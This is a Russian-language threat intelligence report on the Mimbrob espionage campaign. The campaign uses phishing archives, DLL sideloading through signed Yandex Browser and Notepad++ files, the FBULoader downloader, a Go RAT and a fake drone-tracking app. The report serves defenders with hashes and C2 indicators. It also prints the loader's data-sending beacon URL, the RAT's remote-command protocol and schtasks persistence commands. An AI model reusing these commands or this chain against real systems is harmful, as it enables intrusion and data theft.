
«Баба-яга» на крючке: новая активность Mimbrob нацелена на российский ВПК, IT-компании и военных
Судя по выбору целей и качеству составления фишинговых писем для рассылок, вероятная цель атакующих – шпионаж.
В апреле 2026 года специалисты департамента киберразведки (Threat Intelligence) компании F6 обнаружили волну вредоносной активности. Достаточных оснований для того, чтобы атрибутировать эту активность какой-либо из ранее известных киберпреступных группировок, не было. Атакующие рассылали фишинговые письма с архивами, нацеленные на организации в авиакосмической промышленности. Содержимое архивов включало в себя легитимный исполняемый файл (чаще всего Яндекс Браузера) и вредоносную DLL, загружаемую с помощью техники DLL Sideloading. Командные серверы атакующих мимикрировали под технические домены Yandex, а адреса отправителей писем – под реальные организации. Мы присвоили группе название Mimbrob – mim по мимикрии в доменах и файлах, br – от использования браузеров в атаках, rob – от найденного на скомпрометированном домене логотипа.
Атакующие впервые проявили активность в апреле 2026 года, параллельно распространяя через фишинговые письма ВПО на Go и загрузчик FBULoader. Затем в мае злоумышленники через свой сайт распространяли загрузчик FBULoader под видом приложения Dronner для отслеживания дронов типа «Баба-яга». С начала сентября группировка возобновила активность и распространяет фишинговые письма на тему судебных разбирательств, нацеленные на IT-компании.
Судя по выбору целей и качеству составления фишинговых писем для рассылок, вероятная цель атакующих – шпионаж. Так как финальная нагрузка в ходе исследования не была получена, более точные выводы о мотивации остаются в области предположений.
Поскольку атакующие параллельно распространяли и DLL-загрузчик FBULoader, и ВПО на Go, далее будет описана каждая из цепочек атаки.
Фишинговые письма и FBULoader

Наиболее ранний из зафиксированных образцов активности группировки относится к 22 апреля 2026 года. Цепочка атаки начинается с фишингового письма, отправленного в российское предприятие, которое занимается созданием авиационных и ракетных двигателей. Отправитель письма предположительно был скомпрометирован, так как домен отправителя принадлежит легитимной компании, занимающейся оптоэлектронными системами измерения.
Письмо замаскировано под служебную записку о необходимости срочного проведения метрологической проверки всей продукции предприятия и обновления специализированного ПО. Текст письма выдержан в официально-деловом стиле, содержит ссылки на федеральные законы и нормативные акты, которые относятся к теме сообщения, при этом в нём нет ошибок.

Письмо содержит архив «Поверка [название предприятия] 22.04.rar». В архиве находятся несколько переименованных легитимных файлов Яндекс Браузера, и в папке 25.0.1364.13754 – вредоносная DLL. При запуске любого из исполняемых файлов, легитимный файл подгрузит вредоносную DLL browser.dll с помощью техники DLL Sideloading. Сама DLL является загрузчиком, который специалистами F6 был назван FBULoader (аббревиатура от Fake Browser Update Loader – фальшивый загрузчик обновления браузера), поскольку во всех обнаруженных сэмплах использовался файл браузера, а домены мимикрировали под его инфраструктуру.
На тему «поверки» было найдено еще два архива: «Poverka2026.zip» и «na_otsos.rar». Оба архива содержали тот же легитимный файл Яндекс Браузера и вредоносные DLL-загрузчики.
Анализ архива «Poverka2026.zip» доступен на Malware Detonation Platform от компании F6 – по ссылке: https://detonation.f6.security/ru/DnCjkYDVHfjGivNFCGepOemBD
4 мая 2026 года системой F6 MXDR были заблокированы еще несколько рассылок, направленных в исследовательский институт. Рассылка проводилась с адреса v.kichenko@klirnov.ru. Домен klirnov[.]ru принадлежит атакующим и мимикрирует под российского разработчика в авиационной сфере.


Письмо аналогично содержит вложение-архив «Dogovor_01.04.rar». Структура архива такая же, как и во всех обнаруженных сэмплах: легитимный переименованный файл Яндекс Браузера и в папке 25.0.1364.13754 (название в зависимости от версии браузера) – вредоносная DLL.

Фишинговые атаки с использованием FBULoader были зафиксированы с 22 апреля по 8 мая, новая волна – с 3 сентября по настоящее время. В сентябре системой F6 MXDR были заблокированы письма, направленные в адрес нескольких ИТ-компаний. Письма отправлены с электронного адреса admin@npkarns.ru, домен npkarns[.]ru мимикрирует под домен российского научно-производственного предприятия. Стоит отметить, что все три домена, которые атакующие сами создавали для отправки писем, были зарегистрированы в один день – 16 апреля 2026 года. В качестве вложения были прикреплены архивы с именами «Судебное_разбирательство[дата].rar», которые, аналогично предыдущим, содержали легитимный исполняемый файл и вредоносную DLL.
Далее предоставлен разбор цепочки атаки с DLL-загрузчиком FBULoader на примере архива «Dogovor_01.04.rar». Все перечисленные выше архивы приводят к аналогичной цепочке заражения с разницей в С2-серверах. В индикаторах компрометации приведены все обнаруженные архивы и их содержимое, а также связанные С2-адреса.
| Имя файла | MD5 | Описание |
|---|---|---|
| Dogovor_01.04.rar | 4a1c0fe99341908b2930de2ad2ec2522 | Архив |
|
Perechen_komponentov_dlya_kooperatsii_BP-XXX_i_privody.exe Tekhnicheskie_trebovaniya_k_komponentam_TU_i_STO.exe Proekt_soglasheniya_o_kooperatsii_i_primernyy_grafik_postavok.exe Predlozhenie_o_sotrudnichestve_po_proizvodstvu_komponentov_2026.exe |
900ce1d4bcd1510276c4263d4aa3d78d | Легитимный файл Яндекс Браузера |
| browser.dll | 4ca176d7f26664fc0f03c8289762f1c4 | Вредоносная DLL, загружаемая с помощью техники DLL Sideloading |
| browser.dll | 0426d58893826924324fd95ad76f4c97 | Полезная нагрузка из DLL, С2: checker[.]yandex-update[.]ru |


В архиве под разными именами содержатся несколько исполняемых файлов браузера, подписанных легитимной цифровой подписью Yandex. Имена файлов маскируются под деловые документы: перечень компонентов, предложение о сотрудничестве, проект соглашения, технические требования. Запуск любого из этих файлов приводит к реализации DLL Sideloading библиотеки browser.dll из директории 25.0.1364.13754, которая поставляется вместе с остальными .exe файлами в архиве.
Загружаемая вредоносная библиотека browser.dll создает директорию C:\Users\{username}\AppData\Roaming\Yandex\YaBrowser, копирует в нее изначально запущенный .ехе под именем browser.exe, создает директорию C:\Users\{username}\AppData\Roaming\Yandex\YaBrowser\25.0.1364.13754 и извлекает из browser.dll полезную нагрузку, записывая ее под именем browser.dll.
Далее извлекает файл-приманку «Perechen_komponentov_dlya_kooperatsii_BP.pdf» во временную директорию и открывает ее. Параллельно создается задача в планировщике задач с названием «Browser Update Checker» на запуск C:\Users\{username}\AppData\Roaming\Yandex\YaBrowser\browser.exe каждые 15 минут.
Запланированная задача в свою очередь запускает извлеченный browser.dll из директории C:\Users\{username}\AppData\Roaming\Yandex\YaBrowser\25.0.1364.13754. Он расшифровывает URL hxxps://checker[.]yandex-update[.]ru/api/verify/. Алгоритм расшифровки кастомный: последовательная обработка каждого символа с помощью битовых операций над двумя байтами из таблицы зашифрованных данных и циклически повторяющегося ключа. Загрузчик собирает информацию о системе – hwid, версию ОС, имя PC, имя пользователя, число ядер процессора – и отправляет ее следующим запросом:
hxxps://checker[.]yandex-update[.]ru/api/verify/?current=25.2.64.1&p=c&sa=9&wv={oc_num_version}&wvhr=Windows{oc_version}&hwid={hwid}&u={pc_name}%5C{username}В ответ загрузчик ожидает получение новой полезной нагрузки с последующим инжектом в текущий процесс и запуском. В ходе исследования не удалось получить или обнаружить следующую стадию.
Фишинговые письма и RAT-Go
Параллельно с фишинговыми рассылками с FBULoader, группировка распространяла другое ВПО, названное атакующими RAT-Go. Поскольку мы обнаружили всего три образца данного ВПО в апреле, далее оно будет обозначено так же, как во внутреннем проекте атакующих. Указанная полезная нагрузка была зафиксирована с 24 по 28 апреля.
Цепочка атаки начиналась с фишингового письма с архивом. В качестве отправителя письма использовалась личность реального сотрудника научного института, а домен мимикрировал под оригинальный – vniirn[.]ru. Сообщение было замаскировано под предложение о сотрудничестве.

Всего удалось обнаружить три таких архива: «Зарплаты.rar», «Новые.rar» и «Перечень_компонентов_и_технические_требования.rar» (вложение письма из примера выше).

Первые два архива, «Зарплаты.rar» и «Новые.rar», содержали одинаковый легитимный файл Notepad++ и вредоносную DLL. Также архив «Зарплаты.rar» содержал документ-приманку, которая использовалась и при распространении FBULoader.
| Имя файла | MD5 | Описание |
|---|---|---|
| Новые.rar | 25334e01a65c5bb07048ad6d74592d8a | Архив |
| Зарплаты.rar | 9282c4a105f1b6d32212f836debf21b2 | Архив |

| Измененный договор.exe / Ведомость.exe | 512f4350aee7eb50adf509008a3ad3ce | Легитимный файл notepad++ |
| MSASN1.dll | 9a0901dc40fb4695672cb21681c94bf6 | Вредоносная DLL, загружаемая с помощью техники DLL Sideloading |
Открытие исполняемого файла из архива (который на самом деле является переименованным Notepad++) приводит к загрузке вредоносной библиотеки MSASN1.dll с помощью техники DLL Sideloading.
Вредоносная MSASN1.dll содержит закодированную в Base64 нагрузку. Вызов функции run_base64_payload для расшифровки и запуска данной нагрузки реализован в DllMain. Расшифрованная нагрузка сохраняется по пути: C:\Users\{username}\AppData\Local\Temp с именем chr{4}[a-zA-Z0-9].tmp. Стоит отметить, что при анализе сэмпла была найдена строка "ТУТ_ВСТАВЬ_СВОЙ_BASE64":

Промежуточная нагрузка chr{4}[a-zA-Z0-9].tmp формирует два пути – C:\Users\{username}\AppData\Roaming\Microsoft\Windows и C:\Users\{username}\AppData\Local\Temp – и декодирует из Base64 конечную полезную нагрузку и отвлекающий PDF. Конечная нагрузка сохраняется как diskmanager.exe в C:\Users\{username}\AppData\Roaming\Microsoft\Windows, а отвлекающий PDF – как document.pdf во временной директории. Файл document.pdf при открытии оказывается нечитаемым. Причина в том, что он был дважды закодирован в Base64, тогда как декодирование выполняется только один раз. При корректном двойном декодировании содержимое совпадает с документом «Ведомость начислений.pdf», то есть приманка задумывалась как рабочий файл, но из-за ошибки в логике так и не открывается у жертвы. После развертывания в планировщике задач создается задача DiskManager, запускающая diskmanager.exe с интервалом в одну минуту.
schtasks /create /tn DiskManager /tr C:\Users\admin\AppData\Roaming\Microsoft\Windows\diskmanager.exe /sc minute /mo 1 /fФайл diskmanager.exe представляет собой клиентскую часть RAT, написанную на Go. При анализе были обнаружены строки rat_go_common_* и /home/kali/Desktop/v1_deploy_fix/war_22.11/rat-go/*, а также отладочные пути /home/kali/.gvm/go1.20/src/runtime/..., указывающие на компиляцию в системе с пользователем kali и использованием GVM и Go 1.20. При инициализации он настраивает AES-GCM для шифрования трафика, используя встроенный ключ, после чего входит в бесконечный цикл попыток установить TCP-соединение с C2 82[.]38[.]63[.]88:6969. Попытки повторяются до успеха, между ними выдерживается пауза в пять секунд. После установления соединения RAT переходит в цикл обработки команд. Формат команд: четыре байта типа команды, затем тело команды. Например, последовательность 00 00 00 00 64 69 72 соответствует пользовательскому вводу 0dir. Поддерживаются четыре типа команд:
| Код | Наименование | Описание |
|---|---|---|
| 0 | cmd_exec | Запуск командной строки (cmd.exe) с последующим выполнением переданной команды. Результат отправляется обратно на C2. |
| 1 | upload | Прием файла от C2 и запись его на диск жертвы (загрузка на хост). |
| 2 | download | Чтение файла с файловой системы жертвы и отправка его на C2 (выгрузка с хоста). |
| 3 | disconnect | Закрытие соединения с C2. |
При анализе нам удалось обнаружить следующие команды, отправленные атакующими во время работы сэмплов:
- echo ping
- systeminfo
В еще одном архиве, «Перечень_компонентов_и_технические_требования.rar», цепочка атаки была слегка изменена. Вместо Notepad++ в качестве легитимного файла снова используется Яндекс Браузер, заражение также реализуется через DLL Sideloading – на этот раз подгружается библиотека 32.0.1700.12599\browser.dll.
Отличие от предыдущей атаки заключается в том, что промежуточный файл (по типу chr{4}[a-zA-Z0-9].tmp) отсутствует. Файл browser.dll извлекает основную полезную нагрузку под именем yandex_service.exe напрямую. Также задача в планировщике теперь называется YandexUpdate:
schtasks.exe /create /tn YandexUpdate /tr C:\Users\Daren\AppData\Roaming\Microsoft\Windows\yandex_service.exe /sc minute /mo 1 /fИ в yandex_service.exe все значимые строки (IP, порт, путь для сохранения файлов, аргументы командной оболочки) теперь хранятся в зашифрованном виде (для расшифровки используется AES-GCM). С2 в данном случае был 194.87.37[.]14:443.
Распространение FBULoader под видом приложения Dronner

В ходе исследования специалистами F6 был найден сайт dronner[.]ru, зарегистрированный 11 мая 2026 года. С него распространялось десктопное приложение Dronner, по описанию сайта, якобы предназначенное для получения информации и отслеживания дронов типа «Баба-яга» (тяжёлые беспилотники, переделанные из сельскохозяйственных, которые ВСУ используют в боевых целях, в том числе для дистанционного минирования).
Судя по описанию на сайте-приманке, приложение якобы позволяет получать информацию о местах пролёта таких дронов и точках минирования. Такая информация может быть актуальна для подразделений, которые действуют вблизи линии боевого соприкосновения – следовательно, можно предположить, что атака с использованием вредоносного приложения Dronner нацелена на российских военнослужащих.
На момент исследования с сайта скачивался файл DronnerInstaller_2.8.5.exe. При запуске открывалось приложение-заглушка с таким содержимым.
